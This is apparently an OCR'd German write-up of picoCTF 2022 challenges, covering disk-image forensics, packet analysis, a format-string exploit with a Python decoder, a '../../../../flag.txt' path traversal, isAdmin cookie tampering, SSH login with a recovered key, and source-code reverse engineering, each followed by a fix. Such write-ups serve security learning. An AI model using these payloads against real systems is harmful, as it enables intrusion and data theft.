
21. März 2022

picoCTF 2022

Writeup zu von mir gelösten Challenges



Zusammenfassung

Das picoCTF 2022 findet vom 15.03. - 29.03.22 online statt. Es bietet 66 Challenges aus verschiedenen Kategorien und mit verschiedenen Schwierigkeitsgraden. Die Schwierigkeit spiegelt sich in der Zahl der zu erreichenden Punkte der jeweiligen Challenge wieder. In diesem Dokument beschreibe ich, welche Schwachstellen ich nutze, um die jeweilige Challenge zu lösen und gebe Hinweise, was gegen die Schwachstellen getan werden kann. Die Beschreibung der 100-Punkte-Challenges lasse ich auf Grund ihrer Trivialität aus.

Inhaltsverzeichnis

Kategorie-Farben Legende

Web Exploitation
Cryptography
Reverse Engineering
Forensics
Binary Exploitation

400 Punkte

Operation Orchid

Kategorie: Forensics
Link: play.picoctf.org/events/70/challenges/challenge/285

Überblick

Hier ist die Flag in einem Disk Image zu suchen. Nach entpacken und mounten des Images, lässt sich erkennen, dass es sich um ein Linux-System handelt. Im root Ordner finden sich die verschlüsselte Flag und eine ash-history, aus der sich der zur Verschlüsselung genutzte openssl Befehl inklusive Passwort auslesen lässt. Hiermit lässt sich die Flag leicht entschlüsseln.

Vorgehen

```
$ gunzip disk.flag.img.gz
$ fdisk -l disk.flag.img
Device          Boot  Start     End Sectors  Size Id Type
disk.flag.img1  *      2048  206847  204800  100M 83 Linux
disk.flag.img2       206848  411647  204800  100M 82 Linux swap
disk.flag.img3       411648  819199  407552  199M 83 Linux
```

Der Aufruf von fdisk zeigt, dass das Image aus drei Partitionen besteht, von denen die erste eine Boot- und die zweite eine Swap-Partition ist. Nach ein wenig Recherche bin ich auf das Tool `kpartx` gestoßen, das beim Mounten mehrerer Partitionen hilfreich ist.

```
$ sudo kpartx -a -v disk.flag.img
add map loop1p1 (254:0): 0 204800 linear 7:1 2048
add map loop1p2 (254:2): 0 204800 linear 7:1 206848
add map loop1p3 (254:3): 0 407552 linear 7:1 411648
```

Hier erstellt `kpartx` das loop device und die einzelnen Partitionen, von denen ich die dritte mounte.

```
$ sudo mkdir /mnt/disk
$ sudo mount /dev/mapper/loop1p3 /mnt/disk
$ cd /mnt/disk
```

Da ich ungefähr weiß, wonach ich suche, kann ich `find` nutzen und finde direkt die verschlüsselte Flag.

```
$ sudo find . -type f -name "*flag*"
./root/flag.txt.enc
```

```
$ sudo file ./root/flag.txt.enc
./root/flag.txt.enc: openssl enc'd data with salted password
```

In `/root/` befindet sich neben der Flag noch eine andere interessante Datei:

```
$ sudo ls -a root
.  ..  .ash_history  flag.txt.enc

$ sudo cat root/.ash_history
touch flag.txt
nano flag.txt
apk get nano
apk --help
apk add nano
nano flag.txt
openssl
openssl aes256 -salt -in flag.txt -out flag.txt.enc -k
   unbreakablepassword1234567
shred -u flag.txt
ls -al
halt
```

Mit diesen Informationen lässt sich die Flag entschlüsseln:

```
$ sudo openssl aes256 -d -salt -in root/flag.txt.enc -out flag.
   txt -k unbreakablepassword1234567
```

Empfehlungen

Sensible Daten sollten sich nicht in log- oder history-Dateien wiederfinden.

300 Punkte

Operation Oni

Kategorie: Forensics
Link: play.picoctf.org/events/70/challenges/challenge/284

Überblick

Auf dem bereitgestellten Disk Image ist ein SSH-Key zu finden. Da dieser nicht mit einem Passwort gesichert ist, kann man sich hiermit problemlos auf einer remote Maschine einloggen, um die Flag zu lesen.

Vorgehen

```
$ gunzip disk.img.gz
$ fdisk -l disk.img
Device     Boot  Start    End Sectors  Size Id Type
disk.img1  *      2048 206847  204800  100M 83 Linux
disk.img2       206848 471039  264192  129M 83 Linux
```

Der Aufruf von `fdisk` Zeigt, dass es sich um zwei Partitionen handelt, von denen die erste eine Boot-Partition ist. Wie in der vorherigen Challenge, nutze ich `kpartx`, um ein loop device zu erstellen und die Partitionen zu mappen. Anschließend mounte ich die zweite Partition.

```
$ sudo kpartx -a -v disk.img
add map loop0p1 (254:0): 0 204800 linear 7:0 2048
add map loop0p2 (254:1): 0 264192 linear 7:0 206848

$ sudo mkdir /mnt/disk
$ sudo mount /dev/mapper/loop0p2 /mnt/disk
$ cd mnt/disk
```

Beim Umschauen auf der Partition, schaue ich zuerst in den `/home` Ordner, wo ich allerdings nichts interessantes finde. Anschließend konzentriere ich mich auf den `/root` Ordner. Hier finde ich einen Ordner mit SSH-Keys.

```
$ sudo ls -a root
.  ..  .ash_history  .ssh

$ sudo ls -a root/.ssh
.  ..  id_ed25519  id_ed25519.pub
```

Da der private Schlüssel nicht passwortgeschützt ist, kann ich ihn nutzen, um mich auf der remote Maschine einzuloggen und dort die Flag zu lesen.

```
$ sudo ssh -i root/.ssh/id_ed25519 -p 51295 ctf-player@saturn.
   picoctf.net

ctf-player@challenge:~$ ls
flag.txt
ctf-player@challenge:~$ cat flag.txt
```

Empfehlungen

Private SSH-Keys sollten passwortgeschützt werden, `ssh-keygen` bietet hierfür entsprechende Möglichkeiten.

Eavesdrop


Kategorie: Forensics
Link: play.picoctf.org/events/70/challenges/challenge/264

Überblick

Im bereitgestellten packet capture konnte ich mit Wireshark eine Konversation inklusive einer Anleitung zur Entschlüsselung einer Datei auslesen. Die verschlüsselte Datei konnte ich aus dem capture exportieren und mit dem Kommando aus der Konversation entschlüsseln.

Vorgehen

Ich habe das packet capture in Wireshark geladen und mich durch ein paar der Pakete geklickt. Dabei habe ich festgestellt, dass es sich um eine Konversation handelt. Mit Rechtsklick auf eines der Pakete → `Follow` → `TCP Stream` konnte ich die gesamte Konversation auslesen:




Konversation aus dem TCP-Stream

```
Hey, how do you decrypt this file again?
You're serious?
Yeah, I'm serious
*sigh* openssl des3 -d -salt -in file.des3 -out file.txt -k
    supersecretpassword123
Ok, great, thanks.
Let's use Discord next time, it's more secure.
C'mon, no one knows we use this program like this!
Whatever.
Hey.
Yeah?
Could you transfer the file to me again?
Oh great. Ok, over 9002?
Yeah, listening.
```

```
Sent it
Got it.
You're unbelievable
```

Hier wurde offensichtlich eine verschlüsselte Datei übertragen. Also habe ich zwischen den beiden Paketen mit den Nachrichten “Yeah, listening.” und “Sent it” (hier schwarz markiert) nach einem Paket mit zusätzlichen Daten gesucht (hier dunkelblau markiert).



Mit einem Rechtsklick auf `Data` → `Export Packet Bytes...` lies sich die Datei als `file.des3` speichern und mit dem Kommando aus der mitgeschnittenen Konversation entschlüsseln.

Empfehlungen

Für vertrauliche Kommunikation bietet es sich an, Ende-zu-Ende-verschlüsselte Technologien zu nutzen.

flag leak

Kategorie: Binary Exploitation
Link: play.picoctf.org/events/70/challenges/challenge/269

Überblick

Beim bereitgestellten Binary lässt sich die Flag mit Hilfe einer Format String Attacke auslesen. Zur Vereinfachung der Umwandlung der ausgelesenen Hex-Werte habe ich ein Python-Script geschrieben.

Vorgehen

Es wird ein Binary und der zugehörige Quellcode bereitgestellt. Das Programm fragt nach einer Eingabe und gibt den eingegebenen Text wieder aus. Im Quellcode des Programms findet sich die Funktion, die dies umsetzt:

Die Funktion vuln() aus vuln.c

```
#define FLAGSIZE 64
void vuln(){
   char flag[BUFSIZE];
   char story[128];

   readflag(flag, FLAGSIZE);

   printf("Tell me a story and then I'll tell you one >> ");
   scanf("%127s", story);
   printf("Here's a story - \n");
   printf(story);
   printf("\n");
}
```

Hier wird zur Ausgabe der Eingabe die Funktion `printf` genutzt, welche einen Formatstring erwartet. Was hier auffällt, ist dass außer `story` keine weiteren Argumente an die Funktion übergeben werden. Wenn `story` also einen Formatstring Parameter enthält, wird dieser nicht auf eiem Argument, sondern auf dem Stack ausgewertet und die Funktion gibt damit die Daten auf dem Stack preis.

verschiedene Ausgaben von ./vuln

```
$ python -c "print('ABCD')" | ./vuln
Tell me a story and then I'll tell you one >> Here's a story -
ABCD

$ python -c "print('ABCD%p')" | ./vuln
Tell me a story and then I'll tell you one >> Here's a story -
ABCD0xffaed240
```

Um rauszufinden, wie der Stack aussieht und was bei meiner Eingabe passiert, habe ich lokal eine flag-Datei geschrieben, die ausschließlich große A enthält (um sie leicht zwischen den Hex-Werten zu erkennen), das Programm in radare2 geöffnet, bin zur entsprechenden Funktion gegangen und habe einen Breakpoint vor dem Aufruf von `printf` gesetzt.

```
└─$ r2 -Ad vuln
glibc.fc_offset = 0x00148
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Finding and parsing C++ vtables (avrr)
[x] Skipping type matching analysis in debugger mode (aaft)
[x] Propagate noreturn information (aanr)
[x] Use -AA or aaaa to perform additional experimental analysis.
[0xf7ed9070]> s sym.vuln
[0x08049333]> pdf
            ; CALL XREF from main @ 0x8049413
```

```
            0x080493a3      50              push eax
            0x080493a4      e847fdffff      call sym.imp.printf
            0x080493a9      83c410          add esp, 0x10
            0x080493ac      83ec0c          sub esp, 0xc
            0x080493af      6a0a            push 0xa
            0x080493b1      e8bafdffff      call sym.imp.putchar
            0x080493b6      83c410          add esp, 0x10
            0x080493b9      90              nop
            0x080493ba      8b5dfc          mov ebx, dword [var_4h]
            0x080493bd      c9              leave
            0x080493be      c3              ret
[0x08049333]> db 0x080493a4
[0x08049333]>
```

Nun habe ich das Programm ausgeführt und eine Eingabe gemacht. Am Breakpoint schaue ich mir den Inhalt des Stacks an. Hier lässt sich meine Eingabe erkennen und weiter untern auch meine Test-Flag (die großen As). Ein weiteres Ausführen des Programms gibt mir dann `ABCD0xff922690` aus, was dem ersten Teil meiner Eingabe plus der offset Adresse meiner Eingabe entspricht. Nach etwas rumprobieren mit den Eingaben, habe ich festgestellt, dass ich nach Eingabe von 36 `%p` erste Teile der Flag ausgegeben kriege:

```
$ python -c "print(36*'%p')" | ./vuln
Tell me a story and then I'll tell you one >> Here's a story -
0xff88b4a00xf7d12a6c0x80493460x702570250x702570250x70257025
0x702570250x702570250x702570250x702570250x702570250x70257025
0x702570250x702570250x702570250x702570250x702570250x70257025
0x702570250x702570250x702570250x80483000xf7f4c9d00xff88b524
0xf7f4cb980xf7f124200x10x1(nil)0xf7f124200x10xf7f4c000(nil)
0xf7ef6d200xf7d7ad400x41414141
```

Um die Ausgabe direkt verarbeiten und mir den eigentlichen Inhalt ausgeben lassen zu können, habe ich zur Hilfe ein Python-Script geschrieben, in das ich die Ausgabe des Programms pipe. Zur Unterscheidung von irrelevantem Output und dem Output der die Flag enthält, füge ich nach 3 %p ein Trenzeichen ein.

flagleak.py

```
input() #verwirft die erste Ausgabe des Programms
output = input().split('-')[1].split('0x')
hex_out = ""
for line in output[1:]:
        hex_out += line[6:8]+line[4:6]+line[2:4]+line[0:2]
flag = bytearray.fromhex(hex_out).decode()
print(flag)
```

Ausgabe nach Kombination mit flagleak.py

```
$ python -c "print(35*'%p'+'-'+3*'%p')" | ./vuln | python
   flagleak.py
AAAAAAAAAAAA
```

Um an die eigentliche Flag zu kommen, habe ich dieses Vorgehen auf die remote Instanz angewendet. Der Aufruf von

$ python −c "print(35∗'%p'+'−'+10∗'%p')" | nc <url> <port> | python flagleak.py

hat hier zum gewünschten Ergebnis geführt.

Empfehlungen

Hier wäre eine String-Validierung hilfreich. Zum Beispiel könnte der Output von `printf(story)` zu `printf("%s", story)` geändert werden, um möglicherweise böswillige Zeichen im Input nicht mehr als Format Parameter zu interpretieren.

200 Punkte

Forbidden Paths

Kategorie: Web Exploitation
Link: play.picoctf.org/events/70/challenges/challenge/270

Überblick

Die Website bietet die Möglichkeit, auf dem Server hinterlegte Text-Dateien zu lesen. Die Auswahl geschieht über die Eingabe des Dateinamens in ein Textfeld.

Zwar werden zum Schutz der Daten absolute Pfade gefiltert, relative Pfade filtert die Website allerdings nicht. Hierdurch sind alle auf dem Server befindlichen (und eventuell sensiblen) Daten exponiert.

Vorgehen

Bekannt ist, dass die Daten der Website unter `/usr/share/nginx/html/` und die flag unter `/flag.txt` liegen.

Die auf der Seite aufgelisteten Text-Dateien ließen sich problemlos auslesen durch Eingabe des Dateinamens. Der Versuch, `/flag.txt` auszulesen, scheiterte mit der Fehlermeldung `Not Authorized`. Die Filterung der absoluten Pfade scheint also zu funktionieren.


Der Versuch, die Datei stattdessen über den relativen Pfad `../../../../flag.txt` zu erreichen, führte zum Erfolg.

Empfehlungen

Auch relative Pfade sollten hier gefiltert werden und der Zugriff ausschließlich auf die für die Nutzung notwendigen Daten beschränkt werden.

Power Cookie

Kategorie: Web Exploitation
Link: play.picoctf.org/events/70/challenges/challenge/288



Überblick

Es geht hier um eine Website die per Button einen Gast-Zugang bereitstellt. Mittels eines Cookies wird gespeichert und abgefragt, ob es sich bei der aktuellen Session um einen Gast- oder Admin-User handelt.

Vorgehen

Ein Klick auf den Button "`Continue as guest`" fürt zu der Meldung: "`We apologize, but we have no guest services at the moment.`"

In den gespeicherten Cookies lässt sich nun ein Cookie mit dem Namen `isAdmin` und dem Wert `0` finden.

Ein Ändern des Cookie-Werts zu `1` und Neuladen der Seite, führt zur Flag.

Empfehlungen

Cookies, die über Benutzer-Berechtigungen bestimmen, sollten keinesfalls im Klartext gespeichert werden.

Roboto Sans

Kategorie: Web Exploitation
Link: play.picoctf.org/events/70/challenges/challenge/291

Überblick

Diese Website benutzt benutzt eine `robots.txt` Datei, um Instruktionen für Suchmaschinen-Crawler bereit zu stellen. In dieser Datei finden sich hier auch scheinbar base64-kodierte Zeilen. Ein dekodieren der Zeilen bringt einen Link zur Flag zum Vorschein.

Vorgehen

Die Website hat auf den ersten Blick keine sicherheitstechnisch interessanten Objekte, daher habe ich in den Quelltext geschaut. Bis auf einen Kommentar `<!- six_box end six_box The flag is not here but keep digging :)- >` ist auch hier nichts auffälliges zu finden.

Da eine vorhandene `robots.txt` Datei schnell mehr Aufschluss über eine Website geben kann, habe ich hier als nächstes nachgeschaut. Hier findet man unter anderem die Zeilen:

```
ZmxhZzEudHh0;anMvbXlmaW
anMvbXlmaWxlLnR4dA==
```

Diese scheinen base64-kodiert zu sein. Dekodieren bringt folgende Outputs:

```
$ echo "ZmxhZzEudHh0;anMvbXlmaW" > robots.b64
$ base64 -d robots.b64
flag1.txtbase64: invalid input

$ echo "anMvbXlmaWxlLnR4dA==" > robots.b64
$ base64 -d robots.b64
js/myfile.txt
```

Unter `<URL>/js/myfile.txt` konnte ich die Flag finden.

Empfehlungen

Da es sich bei der `robots.txt` Datei um eine von jeder Person lesbaren Datei handelt, sollten sich hier keine sensiblen Daten wiederfinden, auch nicht kodiert.

Secrets

Kategorie: Web Exploitation
Link: play.picoctf.org/events/70/challenges/challenge/296

Überblick

Hier handelt es sich um eine einfach Website mit wenig Inhalt. Über den Quelltext lässt sich eine Kaskade geheimer Ordner finden, an deren Ende die Flag steht.

Vorgehen

Da die Website auf den ersten Bick keine Angriffspunkte bietet, habe ich einen Blick in den Quelltext geworfen. Der Link zum Hintergrundbild führt über einen Ordner namens `secret`.

Der Aufruf von `<URL>/secret/` führt zu einer Seite mit dem Schriftzug `"you almost found me"`. Hier verrät ein Blick in den Quelltext, dass das Stylesheet zu dieser Seite im Unterordner `hidden` liegt.

Der Aufruf von `<URL>/secret/hidden` führt zu einer Login-Seite. Auch hier verrät der Quelltext die Existenz eines Unterordners namens `superhidden`.

Auf `<URL>/secret/hidden/superhidden/` findet sich der Schriftzug ‘‘`Finally. You found me. But can you see me`’’. Ein Markieren des Textes auf der Seite oder ein Blick in den Quelltext lassen unter diesem Schriftzug hier die Flag sichtbar werden.

Empfehlungen

Sensible Daten lassen sich nicht dadurch verstecken, dass sie möglichst tief in der Ordnerstruktur versteckt oder farblich “unsichtbar” gemacht werden. Auf einen Ordner mit sensiblen Daten sollte kein Hinweis im Quelltext zu finden und er sollte auch nicht von außen aufrufbar sein.

Fresh Java

Kategorie: Reverse Engineering
Link: play.picoctf.org/events/70/challenges/challenge/...

Überblick

Durch eine Quelltextanalyse der gegebene Java class-Datei mit Hilfe von `jd-gui`, ist es möglich, ein Script zu schreiben, das einem aus dem Quelltext die Flag extrahiert.

Vorgehen

Ich habe die class-Datei mit `jd-gui` geöffnet und konnte dabei diesen (gekürzten) Quelltext auslesen:

```
public class KeygenMe {
  public static void main(String[] paramArrayOfString) {
    Scanner scanner = new Scanner(System.in);
    System.out.println("Enter key:");
    String str = scanner.nextLine();
    if (str.length() != 34) {
      System.out.println("Invalid key");
      return;
    }
    if (str.charAt(33) != '}') {
      System.out.println("Invalid key");
      return;
    }
    if (str.charAt(32) != '9') {
      System.out.println("Invalid key");
      return;

    // [.........]

    if (str.charAt(1) != 'i') {
      System.out.println("Invalid key");
      return;
    }
    if (str.charAt(0) != 'p') {
      System.out.println("Invalid key");
      return;
    }
    System.out.println("Valid key");
  }
}
```

Hier werden offensichtlich in umgekehrter Reihenfolge die einzelnen Zeichen eines Keys überprüft. Diesen Quelltext habe ich in der Datei `code.java` gespeichert und ein Python-Script geschrieben, um mir aus den einzelnen if-Abfragen den Key zu generieren:

```
with open("code.java","r") as file:
    lines = file.readlines()
lines = [line.strip() for line in lines]
```

```
# select only lines that check conditions
if_lines = [line for line in lines if line.startswith("if")]

key_rev = [line.split("'")[1] for line in if_lines[1:]]
key = "".join(key_rev[::-1])
print(key)
```

Empfehlungen

Ein Key sollte sich nicht einfach aus einem Quelltext auslesen lassen dürfen. Besser geschützt ist er, wenn er an anderer (sicherer) Stelle liegt und in den Quelltext importiert wird.

bloat.py

Kategorie: Reverse Engineering
Link: play.picoctf.org/events/70/challenges/challenge/...

Überblick


Hier handelt es sich um ein Python-Programm, das nach einem Passwort fragt, um die flag zu entschlüsseln. Mit Hilfe des Quelltextes lässt sich das Passwort leicht rekonstruieren.

Vorgehen

Erstes Testen des Programms

```
$ python3 bloat.flag.py
Please enter correct password for flag: abcd
That password is incorrect
```

Nach dem ersten Ausprobieren, habe ich mir den Quellcode des Programms angeschaut.



Offensichtlich werden hier Strings Zeichenweise an Hand der Zeichen eines vorgegebenen Strings `a` verglichen. Ich habe mir eine Python-Konsole geöffnet, um zu überprüfen, auf welchen String in der ersten if-Abfrage des Programms überprüft wird. Da diese Abfrage bei Erfolg `True` zurück gibt, vermute ich hier das Passwort.

Eingaben in eine Python-Konsole

```
$ python
Python 3.9.10 (main, Feb 22 2022, 13:54:07)
[GCC 11.2.0] on linux
Type "help", "copyright", "credits" or "license" for more
    information.
>>> a = "!\"#$%&'()*+,-./0123456789:;<=>?
    @ABCDEFGHIJKLMNOPQRSTUVWXYZ"+ \
...             "[\\]^_‘abcdefghijklmnopqrstuvwxyz{|}~ "
>>> print(a[71]+a[64]+a[79]+a[79]+a[88]+a[66]+a[71]+a[64]+a[77]+
    a[66]+a[68])
happychance
>>>
```

Mit diesem Passwort lässt sich die Flag entschlüsseln:

```
$ python3 bloat.flag.py
Please enter correct password for flag: happychance
Welcome back... your flag, user:
[...]
```

Empfehlungen

Passwörter sollten sich nciht aus dem Quellcode rekonstruieren lassen. Besser wäre hier, das Passwort in den Quellcode zu importieren aus einer anderen - sicheren - Stelle.